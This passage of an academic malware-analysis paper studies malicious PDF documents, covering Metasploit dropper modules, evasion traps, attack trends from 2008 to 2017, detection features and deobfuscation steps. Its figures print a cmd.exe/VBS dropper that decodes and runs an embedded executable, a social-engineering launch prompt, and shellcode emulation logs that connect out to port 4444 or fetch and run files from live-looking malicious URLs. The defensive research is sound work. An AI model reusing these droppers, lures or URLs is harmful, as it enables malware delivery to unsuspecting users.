//end of JavaScript code
```

Fig. 7 Deobfusated JavaScript code that exploits the collectEmailInfo vulnerability (CVE-2007-5659) to deliver a reverse TCP payload

was set to zero, which means the exported file will not be executed after it is saved to an external file. Executing the saved file is done using the `launch` action in Fig. 10. This command launches a command prompt utility, attempt to locate the dropped file (named "template.pdf" which is the default file name of this module on `Metasploit`). As per Acrobat's security settings, there will be a security warning to the user when the file is getting saved; however, the attacker is allowed to modify the message partially. This is shown in the last two lines in the figure, encouraging the user to click "open" in order to view the encrypted content. This command can only be executed successfully after the attachment was dropped and saved to the victim's machine. To ensure that this is the order of events, an `AdditionalAction (/AA)` is utilised in the setting of page one, which is used to launch this command. This makes the order of the events as follows: 1- PDF maldoc is opened. 2- `OpenAction` executes JavaScript. 3- JavaScript drops the attachment to the computer. 4- `AdditionalAction` launches a *command line terminal* command to locate and execute the dropped file. It is worth mentioning that an executable can not be exported in PDF files by default, which is why this executable is disguised as a PDF.

Non-standard dropping Fig. 11 shows how the `adobe_pdf_embedded_exe_nojs:` performs nonstandard embedding on an executable. A hexadecimal string is injected just

```
< xfa: data > < topmostSubform > < ImageField1 xfa: contentType = "image/tif"
href = "" > SUkqADggAACYSEr1kpn8T5ZJS5j8J5GfkJMvSjeYJ5n8Si9Ilk + WQ0FIn / 1CP5ZDSpH4m5P9 /
f2YQ06Ym5OYn0BKmf39SPWQ9ZMnTpFLT5ZIT5H1SJdI / E + bkzdK9fyZP5b4J083TyeX / SeWk5 + bPyeYkfmJ
EmWmNZIL0dBmEmTSEdJ / Jn1 / JcvRplCJ5BBkEhJ + T9IR0dBP0CS + ZvWRkFLlpFL + PVHSENCQU5IkC9Dn5
ZBJkkovR05CTpGTkkfWk / mYS / z5Pz + XR0JC1kH9mUCYn5dAQZaTRpGT1vhPQ / VIly9ISJCZ / UqQmE5JSU
hOP5NJR5H4L071R0ZJl9aX1kOWL0GRk5dDRkOWP0r9n0D5Q5ibSEZKP0ZIkUBHQvhCQk9DL5mQR0mZQkqRL5v1QUGZ
```

Fig. 8 A payload delivered through an XFA form, using TIFF image and base64 encoding

```
/S/JavaScript/JS
(this.exportDataObject
({ cName: "template", nLaunch: 0 });
```

Fig. 9 The JavaScript function used to export an EmbeddedFile to the disk

below the file header (first line in the file), and before the first object. 300kb of hexadecimal string was omitted. The figure also shows how hexadecimal encoding is used within objects, which is a standard procedure by PDF maldoc writers to complicate manual analysis further. However, such encoding is rarely effective, as it only replaces ASCII characters with their corresponding hex values. The majority of analysis tools perform the conversion automatically, which allows the successful extraction of malicious content. Figure 12 shows the commands used to carry on the attack. The commands create a Visual Basic (VBS) script that retrieves the string, decodes it, saves it as an executable, and then executes it. The VBS script is then deleted to cover up any tracks.

4.2.3 Shellcodes

The most common shellcodes encountered are remote network connection (Fig. 13) and downloaders (Fig. 14).

Remote network connection: `LoadLibraryA` is used to load `ws2_32.dll` into the process memory, which is initiated using `WSAStartup` and then created with `WSASocket`. A connection then is established to the target IP address. This shellcode targets Windows 8.1.

Downloaders: `Urlmon.dll` is loaded through `LoadLibraryA`. The temp file path is retrieved via `GetTempPathA`. A file this is downloaded via `URLDownloadToAFileA` and saved in the temp file. Finally, the downloaded file is executed using `WinExec`.

```
/S/Launch/Type/Action/Win<<
/F(cmd.exe)/D(c:\\windows\\system32)/P
(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\template.pdf"
(cd "Desktop"))&(if exist "My Documents\\template.pdf"
(cd "My Documents"))&(if exist "Documents\\template.pdf"
(cd "Documents"))&(if exist "Escritorio\\template.pdf"
(cd "Escritorio"))&(if exist "Mis Documentos\\template.pdf"
(cd "Mis Documentos"))&(start template.pdf)

To view the encrypted content please tick the
"Do not show this message again" box and press Open.)>>
```

Fig. 10 The launch command used to execute the exported file

```
%PDF-1.5
\x4d\x5a\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xff\xff\x00\x00\xb8\x00\x00
\x00\x00\x00\x00\x00\x40\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\xe8\x00\x00\x00\x0e\x1f\xba\x0e\x00\xb4\x09\xcd\x21\xb8\x01\x4c
\xcd\x21\x54\x68\x69\x73\x20\x70\x72\x6f\x67\x72\x61\x6d\x20\..\~omitted~\..
\x52\x65\x6c\x65\x61\x73\x65\x5c\x61\x62\x2e\x70\x64\x62\x00
1 0 obj<</T#79#70#65/Ca#74a#6c#6f#67/Ou#74l#69#6e#65#73
2 0 R /Pag#65#73 3 0 R/Open#41c#74i#6f#6e 5 0 R>>endobj
2 0 obj<</#54#79pe/Out#6c#69ne#73/#43o#75n#74 0>>endobj
```

Fig. 11 Injecting an executable between the file header and the first object

4.3 Analysis traps and evasion

We encountered several analysis traps employed by PDF maldoc writers, intending to thwart automatic analysis and complicate manual analysis. The following paragraphs review the regularly encountered techniques:

PDF-specific JavaScript functions and keywords: Objects, functions and properties that only used in the PDF *JavaScript SDK* and are not used in other versions of JavaScript such as the one used by *SpiderMonkey* and *V8*. When these items are analysed using these engines, they will return errors. While some of these are not PDF-exclusive keywords and are used in browsers, their context and usage are different within a PDF.

- `app`: refers to the JavaScript application. The address this during analysis, a new variable can be declared and assigned a value, e.g. app = 1. Often paired with "`Doc`", which refers to the reader application.
- `this`: Refers to the current object. Usually used to refer to the PDF document, a page, a field. Addressing this trap requires analysing the context in which it is being used then manually retrieving the data it refers to.
- `callee`: Refers to the entity that called a function. Usually used to check the calling function's length (`callee.length`). If the calling function was modified as part of the analysis, a different action could be executed by the called function. To address this

```
<</F (cmd.exe) /P (/C echo
Set o=CreateObject^("Scripting.FileSystemObject"^):
Set f=o.OpenTextFile^("evil.pdf",1,True^):
f.SkipLine:Set w=CreateObject^("WScript.Shell"^):
Set g=o.OpenTextFile^(w.ExpandEnvironmentStrings^("%TEMP%"^)+
"\\msf.exe",2,True^):
a=Split^(Trim^(Replace^(f.ReadLine,"\\x"," "^)^)^):
for each x in a:g.Write^(Chr^("&h" ^& x^)^):
next:g.Close:f.Close > 1.vbs && cscript //B 1.vbs &&
start %TEMP%\\msf.exe && del /F 1.vbs

To view the encrypted content please tick the
"Do not show this message again" box and press Open.)>>
```

Fig. 12 The script used to retrieve the injected malicious hexadecimal string, decode it then execute it

```
Loaded 400 bytes from file sample.sc
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401348  LoadLibraryA(ws2_32)
401358  WSAStartup(190)
401375  WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
401381  connect(h=42, host: 10.10.19.85 , port: 4444 ) = 71ab4a07
401381  connect(h=42, host: 10.10.19.85 , port: 4444 ) = 71ab4a07
401381  connect(h=42, host: 10.10.19.85 , port: 4444 ) = 71ab4a07
401381  connect(h=42, host: 10.10.19.85 , port: 4444 ) = 71ab4a07
401381  connect(h=42, host: 10.10.19.85 , port: 4444 ) = 71ab4a07

Stepcount 2000001
```

Fig. 13 A screenshot of emulating a shellcode that is attempting to make a remote connection to an IP address

trap, the new length value must be calculated and manually entered. Alternatively, the entire statement can be removed, given that it does not impact the outcome.
- `Annotations`: This includes "`getAnnots`" and "`syncAnnots`": both functions are used to retrieve long strings embedded in PDF annotations (comments/feedback) or one of its properties, such as '`subject`' (comment's author).
- `Event`: Usually used to detect particular actions, such as mouse clicks. Event is frequently paired with `Target`.

Content retrieval: While some PDF maldoc writers embed some string within a JavaScript code block, others hide it within other objects and then retrieve it using various techniques, including but not limited to what was explained above under "Annotations". A challenging technique we encountered was using a name dictionary (used to referencing objects by name rather than number), paired with `XFA form` to scan the file structure and locate the object and string. Using the object name threw us off initially, as we assumed the object name was a legitimate JavaScript method, and we attempted to interpret what the code was trying to do. Only later did we realise that this step was only retrieving content from another object.

```
temp directory will be: C:\Users\admin\Desktop\DEEPAN~1\2008
Loaded 181 bytes from file sample.sc
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

401043  LoadLibraryA(urlmon)
401072  GetTempPathA(len=104, buf=12fcf4) = 23
4010aa  URLDownloadToFileA
(http://ellsearch.info/tre/LENA.exe/
yH9d02849dV0100f055006R81fc905c106Td004d6c9203l00093290,
C:\Users\admin\AppData\Local\Temp\eIJs.exe)
4010b5  WinExec(C:\Users\admin\AppData\Local\Temp\eIJs.exe)
4010c3  ExitProcess(1432107587)

Stepcount 300296
```

Fig. 14 Emulation output of a downloader shellcode

String manipulation: This is a standard evasive strategy employed by PDF maldoc writers to evade signature-based detection. Shellcodes and other types of strings are manipulated (usually, junk code is inserted), then using string manipulation methods, junk code is stripped off, revealing the desired string or the final payload. This includes `unescape()`, `replace()`, `reverse()`, `indexOf()`, `join()`, `substring()`, `concat()`, `charAt()`, `fromCharCode()`, and so on.

Mixing different types of encoding: Mixing various types of encoding is widely used by PDF maldoc writers, such as applying Unicode encoding (%uxxxx) to part of the string, while other parts use hexadecimal encoding (\x). We encountered a more advanced form of this, where the string was encoded using Unicode. However, the (%) and (u) we replaced with their hex value equivalents (\x25 and \x75 respectively). The text appeared as follows: "\x25\x75EBFA" which translates to "%uEBFA". While this often does not cause any issues to the trained eye, it does slow down the analysis process, as the analyst will need to do some manual editing.

Code and string fragmentation: In this technique, the JavaScript code is fragmented over several objects. The first part that is executed retrieves the second part, and so on. At times, the string that is manipulated is embedded within the object that also contains the next stage. Execution reveals the following stage. At other times, the string is embedded within different objects, requiring an additional retrieval operation.


We encountered some other techniques that include using binary and octal characters, ROP-based shellcodes. Massive code blocks that include over a million line of code, which is usually associated with the BMP\RLE vulnerability (`CVE-2013-2729`).

4.4 Maldoc evolution


Figure 15a a) summarises the evolution of PDF maldocs and the change of attack approaches between 2008 and 2018. Figure 15b b) Shows the distribution of attack vectors of 2015. The usage of shellcodes sharply dropped at some point between 2013 and 2015[2] with only 11% presence in our dataset. This trend continued in 2016, further dropping the popularity of shellcodes to 4%, while URLs increased to 64%. The year 2017 saw a huge decline in the popularity of URLs (down to 33%) in favour of droppers, which surged to 52%, showing a growth of over 45%. We were not able to collect any PDF maldocs that appeared in 2018 or 2019 from malware repositories. However, we collected some PDF maldocs sent to our emails, which only included URLs without other attack vectors. In addition to the drop in the popularity of shellcodes, their operation has changed from the downloader role to being utilised in backdoor and remote host connections. This phenomenon is partially due to the increased popularity of the *Metasploit* framework.

The year 2010 was pivotal to the security of the PDF standard, with Adobe releasing *Acrobat X* that incorporated a protected mode, isolating the execution and rendering of a PDF file from the host computer. It is our belief that 2010 was the point when the efficiency of shellcodes as an attack vector started to decline. However, that did not reflect in its utilisation in cyberattacks until later.

[2] Our dataset contains only 3 and 2 files from 2013 and 2014 respectively, rendering any data acquired from analysing them intangible.



(a) PDF maldoc evolution and attack approach changes from 2008 to 2018.



(b) A pie chart showing that the preferred attack vector in 2015 is URL.

Fig. 15 Trend of a significant change of approaches used by PDF maldoc writers

4.5 Influential features

During our analysis, we encountered several indicators that are usually associated with PDF maldocs and rarely seen in legitimate PDF documents, including code with analysis traps, faulty PDF structure, hidden content and short JavaScript.

JavaScript code that contains some or all of the analysis traps explained above in Section 4.3 fall in this category. Legitimate JavaScript code blocks are highly readable and easily executed using automatic analysis engines such as *D8*. The presence of obfuscation itself is an indicator of compromise, and any file containing traps or obfuscation should automatically be considered questionable. Employing analysis traps and obfuscation assists with evading automatic and signature-based detectors.

The majority of modern readers are quite flexible and can auto-repair faulty documents and fix minor errors. Malware writers are exploiting this fact. Failing to render a document when inspecting a PDF maldoc using a strict tool is an indicator of compromise. Corrupted structures allow evading speciality tools that parse PDF objects (follow the chain of execution of a PDF, ignoring some objects with errors).

Hidden Content is placed between the "endobj" of an object and declaration of the next object "obj", instead of placing content within objects. Similar to "*Corrupted PDF structure*", this technique allows evading speciality tools to parse error-free objects only.

Whether the attack vector was a shellcode or a dropper, JavaScript code blocks are usually very short in PDF maldocs. In the case of a shellcode, the JavaScript code only retrieves a string from another location and performs a simple code manipulation operation revealing the second stage of the attack. On the other hand, droppers only use JavaScript to save the file to the victim's disk. Malicious application technique helps evade JavaScript-only detectors, which are not uncommon. It also helps with cloaking notorious keywords that are consistently associated with PDF maldocs, such as eval and unescape.

4.6 Feature validation

We investigated a large number of clean PDF documents from the C' dataset. Specifically, documents containing structural features are often associated with malicious content, such as JavaScript, EmbeddedFiles, Launch, OpenAction and forms.

The majority of documents we investigated contain government forms. In these documents, JavaScript is primarily used to (i) check the reader version. (ii) launch a pop-up message that instructs the user on how the form can be used and filled. Occasionally, the forms also contained attachments like EmbeddedFiles. JavaScript code was used to assist the users in opening those attachments. All JavaScript code blocks are executed entirely in a single stage instead of malicious JavaScript that executes stage-wisely. Naturally, the code was unambiguous and free of obfuscation, evasive behaviour, or analysis traps. We did not detect any hidden content. However, it is worth mentioning that we did encounter short JavaScript blocks while inspecting clean files, which were used exclusively to prevent executing JavaScript from the cache using "no-cache". No string manipulation functions were encountered in clean files.

4.7 The signature malicious structure

During our analysis, we observed a *recurring pattern*: 1-page documents that contain 7-9 objects, 1 stream, 1 JavaScript object, and 1 OpenAction tag. We call that the *signature malicious structure* of PDF documents. Out of 6619 PDF maldocs in our V' dataset, 3743 match this pattern. This makes up 56.5% of all samples in the dataset. Ordinarily, a file of this pattern works in this manner: The stream object carries the JavaScript code in an encoded form. When the user opens the file, the OpenAction will automatically execute the JavaScript object, which in turn delivers the payload. Non-coincidentally, PDF maldocs generated using the *Metasploit* framework using default settings also follow the same structural pattern, confirming our previous observation that most PDF maldocs in the dataset are generated using *Metasploit*. In the C' (clean PDF) dataset, the average object count is 90.3, and a median of 45 objects. The average number of pages in each document is 6.1, and a median of 3. By comparison, the average object count in the V' (malicious) dataset is 17.6, and a median of 9. The average number of pages is 1.7, and a median of 1.

A basic PDF document that only contains "Hello World" requires 7 objects, not including a JavaScript stream or object. Adding any more content in a PDF document requires more objects, as can be seen in the C' dataset. PDF documents in this dataset are legitimate business documents used in real-life correspondence with actual content, hence the high count of objects. On the other hand, malicious documents contain the bare

minimum of required objects to build functioning documents capable of delivering their designated payload. Customarily, in a legitimate PDF document, a JavaScript object must be accompanied by many objects containing contents that the JavaScript code interacts with and operates on. The average count of objects in clean PDF documents that have *legitimate* JavaScript is 176, nearly double the average count of all clean files in the dataset.

Therefore, a PDF document with a low object count and a JavaScript object has a high probability of being malicious. However, as the number of objects is totally under a malicious actor's control, we did not add this feature to the feature list highlighted in Section 4.5.

4.8 Discussion and future directions

Concept drift In contrast to closest existing works [4, 15, 26, 30], this paper is the first to address concept drifts in maldoc detectors, regardless of the source or cause of concept drift. Others' focus was primarily on the attacks against maldoc classifiers such as evasion techniques employed by maldoc authors to evade detection. They worked on a specific tool at a time, motivating the next generation of maldoc detectors. However, we focused on the PDF maldoc itself and its evolution in response to advancements in the field. We aim to expand further the feature-set identified in this work to develop an improved PDF parser that is not prone to evasion and parser confusion attacks.

Data sampling To ensure the higher integrity of our research output and avoid generating data with high noise, we decided to exclude any PDF maldoc that did not have the "First Seen in the Wild" property from the VirusTotal report. By doing that, we have eliminated any PDF maldoc that was not a part of a real-world attack or was created as an experiment or while practising using an attack tool. This step decreased our dataset size from 10,603 PDF maldoc to 6,619 — a reduction of approximately 37%.

For example, the report's property includes both month and year, but we cluster by year only, mainly because Adobe releases major updates biennially (every two years), introducing considerable changes that could impact PDF maldoc production. Clustering by month would have increased the number of produced clusters by 1200%, a significant complexity increase with extremely high noise and no tangible benefits.

The PDF 2.0. International Organization for standards (ISO) released the PDF 2.0 standard as ISO 32000-2:2017. Several new features were introduced, others were significantly revised. The new updates that are of concern to cyberattacks include:

Deprecating XFA: XFA (**X**ML **F**orms **A**rchitecture) is capable of executing JavaScript code, it is used as an alternative carrier of JavaScript code (in place of `/JS` and `/JavaScript objects`). Out of 6619 PDF maldocs in our dataset, 729 contain XFA forms, and 706 of those do not contain any `/JS` or `/JavaScript`, where JavaScript is embedded in the `XFA forms` exclusively. We expect that deprecating XFA will have little to no impact on the security of PDF documents because AcroForms are still sanctioned and will be used as an alternative method of delivering malicious JavaScript code.

Deprecating Flash and Shockwave: Both are deprecated in the new standard version 2.0, however, `RichMedia` has been used as a replacement since *Acrobat 9.0*, for legitimate and malicious purpose. Therefore, we believe that such change has a negligible impact on the security of the PDFs.

Newly introduced features: We did not encounter nor analyse any legitimate PDF documents or PDF maldocs that conform with the 2.0 standard. Thus we cannot make an informed and scientifically-backed judgement on whether they can be exploited and utilised in PDF maldoc attacks. However, we provide a brief review of the features that we expect might impact the way PDF maldocs are generated.

1. Displaying a thumbnail requires executing parts of the file. Given the way a PDF file is rendered, this step could execute malicious content.
2. While the full details of this are not yet available, the combination of both commands appear to change the focus of the PDF document opened to "`RichMedia`" content, which may carry and execute malicious content.
3. Security wrapper for EmbeddedFile allows a PDF document with a mechanism that is not declared by the standard to be embedded into another "wrapper" document that provides instructions on how the embedded document can be executed. Further details and analysis are required to verify how this could impact the security of PDF documents and whether it can be exploited in PDF maldoc attacks.
4. Geospatial data is not a new feature, but it has been significantly improved. Once again, it could still be utilised in PDF maldoc spying and tracking attacks.
5. With Backward compatibility, a new PDF document could still be generated as an older version (i.e. PDF 1.3). Most PDF readers are capable of reading a document using an older standard. While backwards compatibility is a high flexibility factor, it could severely hinder new security techniques.

Feature extraction was one of the first challenges we encountered while choosing an appropriate tool that can efficiently and effectively parse a PDF document and extract the desired features. Several articles in the literature [3, 14] reported the drawbacks of the *PDFiD* tool. However, during our testing phase, we found out that *PDFiD* provided very efficient and highly accurate results. The batch processing feature, coupled with the XML format of the report, allowed us to quickly and efficiently convert the reports into a feature matrix. It was not uncommon that we found ourselves relying on other tools to re-scan and re-parse some PDF maldocs whose results seemed off or unrealistic. On some occasions, no tools managed to get the job done, and we had to rely on old fashioned hex editors and online converters to decode well-obfuscated PDF maldocs manually. To address this, we plan to develop a PDF parser in future that not only addresses drawbacks of the current parsers but is capable of detecting malicious features that were reported in Section 4.5.

Our V' dataset reported in Table 3 contains significant imbalance. The majority of our PDF maldocs were identified as 2009-2011 PDF maldocs. Although these PDF maldocs could provide useful information, their relevance to today's PDF maldoc attacks would be rather limited. This is because these PDF maldocs were generated to attack the older versions of Adobe Acrobat (pre *Acrobat X*), and as the attack approach changed significantly since the release. Thus, we decided to analyse a limited number of PDF maldocs from 2009-2011, that is, around 25 documents per year. This provided all the required information to conduct our analysis without wasting an excessive amount of time on potentially superfluous tasks. Another issue was the lack of PDF maldocs identified as 2013-2014 maldocs. We believe that the attack trend shift started at some point during this time frame and evolved into what we reported as the trend in 2015. Acquiring more 2013 and 2014 PDF maldocs could have shed more light on the attack trend change and helped us extract any conclusive information.

4.9 Potential evolution of PDF maldocs

In Section 1, we indicated that in 2019, a total of 262 PDF-related vulnerabilities had been disclosed so far. Nearly double the number of vulnerabilities disclosed in 2018. According to the MITRE Corporation, 133 of these 262 vulnerabilities are "code execution", 17 are overflow, 6 are "bypass" and 3 are "gain information" vulnerabilities. Except for the last vulnerability type, all others could lead to remote arbitrary code execution. Table 5 provides the breakdown of all severity and vulnerability types. Observe that shellcode-embedded PDF maldocs could be making a comeback shortly, given the increase in the newly identified number of vulnerabilities in PDF reader applications.

Despite the figures above and the expected shellcode return, we expect that URL-type PDF maldocs will rise once again and overcome dropper-type PDF maldoc in opportunistic attacks due to (i) Low overhead in attack preparation. PDF maldocs can be generated with a variety of free and readily available tools, (ii) Low complexity. Generating ULR-embedded PDF maldocs requires little to no technical skills. (iii) Ease of evasion. In addition, as it is now possible to disable JavaScript, users are being advised to disable it as a precaution.

Targeted attacks are diverse in their scenario and heavily rely on the information collected from the victim's environment, particularly the underlying operating system and version and reader application and version. PDF maldocs are still continuously utilised in APT attacks, mainly to provide backdoor access to victims. We predict that injection-based PDF maldocs will dominate due to the efficiency of the approach.

Another attack vector that can not be ruled out is the "PowerShell-based" approach. With the proliferation and the rapid increase of the use of PowerShell and fileless malware [21], their utilisation in PDF maldocs is no exception.

As reported earlier, the *Metasploit* framework was used to generate the majority of the PDF maldocs that we analysed. Due to this popularity and the way it has changed how cyberattacks are performed, we believe that monitoring the framework could provide a significant boost to the defence and cybersecurity efforts. Default exploits and module settings could serve as an excellent source of malware/PDF maldoc signatures.

4.10 Summary

To summarise, we have performed an in-depth analysis of hundreds of clean and malicious PDF documents, and we found the following:

– 40% of malicious PDF documents contained a shellcode downloaded, 19% contained an unknown shellcode, 19% contained a phishing URL, and 17% contained a dropped malware. the remaining categories contain exploit PoC files, social engineering attacks, clean files and PowerShell downloaders, which make up around 4% of total files.

Table 5 A breakdown of PDF-related vulnerabilities disclosed in 2019 so far

Severity Vulnerability Type	Low	Medium	High	Critical
Code execution	1	2	5	125
Overflow	0	5	1	11
Bypass	0	2	0	4
Gain information	0	1	2	0

- In the shellcode category, several exploits were encountered, such as `adobe_utilprintf`, `adobe_reader_u3d`, `adobe_collectemailinfo`, `adobe_cooltype_sing`, `adobe_geticon`, `adobe_jbig2decode`, `adobe_libtiff`, and `adobe_toolbutton`.
- In the dropper category, the most popular attack was generated using the `adobe_pdf_embedded_exe` and `adobe_pdf_embedded_exe_nojs` Metasploit modules. The most popular payloads `download_exec` and `reverse_tcp`.
- A multitude of traps and evasion techniques were encountered which are added to the code intentionally to thwart automatic extraction and emulation of the code, the most notable of which include: `app`, `this`, `callee`, `Annotations` and `events`.
- Content retrieval is heavily used, where the malicious code is embedded in another location besides the object, the contains the JavaScript code.
- String manipulation is one of the most popular techniques to evade both automated detection and manual analysis. This technique relies on using methods that change what appears to be an in-suspicious and unusable embedded input into functioning malicious content.
- Another popular technique is mixing different encoding techniques, which significantly complicates the manual process, resulting in the need to performing multiple manual processes to deobfuscate the code.
- In Section 4.4 we reviewed how the PDF maldoc scene has changed over the years. In Section 4.8 we review our take on various topics that relate to the PDF maldoc scene, and in Section 4.9, we present our prediction of how the PDF maldoc will evolve in the upcoming years.

5 Deobfuscation procedure

Compared with executable malware, the deobfuscation procedure in PDF maldoc is significantly more straightforward, as the main objective in this scenario is to extract the "shellcode", and the full understanding of the JavaScript code is not mandatory. However, to successfully perform deobfuscation, a few points might need to be addressed, depending on how sophisticated the code is. Figure 16 provides a high-level overview of the process.

In its most basic form, a shellcode is not hidden and can be located instantly, as shown in Listing 1. No modifications were made to the code to locate the shellcode. In *PDFStreamDumper*, examine stream objects (blue headings), once located, click on "`Javascript_UI`" then "`Format_Javascript`".

This shellcode can be emulated by highlighting it then pressing "`Shellcode_Analysis`" and choosing "*scDbg*" (shellcode debugger). Pressing "`Launch`" in the next window reveals the output in Listing 2.

The output suggests that the shellcode makes a call to the library `urlmon` from which the function `URLDownloadToFileA` is called, which downloads a bitstream from the Internet and saves them to a file, according to Microsoft. The downloaded file is called *ILeD.dll* in this case. Finally, the file is executed using the `WinExec` and register the dll as a command in the registry using `regsvr32`.

Often, the process is not as straightforward and is broken down into several stages to evade detection. This can be seen when there is a very large string embedded within a variable, or a small JavaScript code lock is used to retrieve it from another location that hides




Fig. 16 Deobfuscation procedure

```
sc = '90909090909090e9360100005f64a1...5313230336c303030633332390000';
```

Listing 1 A variable that contains a shellcode

```
temp directory will be: C:\Users\user\Desktop\DEEPAN~1\2011
Loaded 1c2 bytes from file sample.sc
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

        jmp VirtualProtect+5 hook evasion code detected! trying to recover...
401054  VirtualProtect(adr=40103b, sz=ff, flags=RWE)
401061  LoadLibraryA(urlmon)
401093  GetTempPathA(len=104, buf=12fcf4) = 23
4010cb  URLDownloadToFileA(http://aabiokyagdw.com/nte/GNH11.php/yH166cd322V0100f060006R6cacfaa6102T5b
6b1fe12031000c3290, C:\Users\user\AppData\Local\Temp\ILeD.dll)
4010ed  WinExec(regsvr32 -s C:\Users\user\AppData\Local\Temp\ILeD.dll)
4010fe  ExitProcess(1936156018)

Stepcount 417326
```

Listing 2 A variable that contains a shellcode

```
return eval("abM9PnHUxBds5fk = th"+"i"+"s.in"+"fo.ti"+"tle;");
```

Listing 3 Using the document model to call and retrieve strings

the code, such as the document title or comments, as shown in Listings 3 and 4 respectively. If the string is within a variable, the next step of the obfuscation is to run the code in a sandbox environment, revealing the next stage. At this point, an analyst should attempt to locate the shellcode then emulate it.

Should the string be hidden elsewhere, said string would need to be manually retrieved. This is because JavaScript code emulators do not include all the required PDF JavaScript libraries and functions. Thus, the code will have to be modified to read and execute the code from a variable which the analyst needs to add.

This code line in Listing 3 is used to retrieve some string from "this.info.title". The keyword*this* refers to the PDF document. Part of which is the *info* dictionary, which provides metadata for the document, and is the parent object of the *title* object, which is the target of this statement and where the string is hidden.

Listing 4 shows another JavaScript code block that is used to retrieve a string from `annots`: annotations, which are comments.

Once the string is retrieved and added to the modified code, the next attack stage should be revealed. However, advanced maldoc authors can add analysis traps to any stage of the attack. These analysis traps need to be addressed manually. We cover analysis traps in Section 4.3. For detailed analysis procedure, please see https://github.com/Aafalah/PDF-maldoc-detection.

6 Conclusion

With the growing advances of sophisticated machine learning techniques, attackers could potentially generate PDF maldocs and modify them. To address the issues timely, we have conducted a comprehensive analysis of PDF maldocs and discovered that the main feature associated with PDF maldocs is the *obfuscated code and evasive behaviour*. Regardless of what the payload of PDF maldocs carry, exhibiting evasive behaviour is always an indication of malice. Other such indicators include corrupted PDF structure, short JavaScript code blocks, and hidden content. We considered PDF maldocs from 2008 to 2017 and identified the change in attack landscapes and approaches. Moreover, we also shed light on potential future directions and impending issues in the field.

```
if (1)
{
var z; var y; z = y = app.doc; y = 0;       z.syncAnnotScan ( );
y = z;var p = y.getAnnots( {  nPage: 0 }) ;var s = p[0].subject;
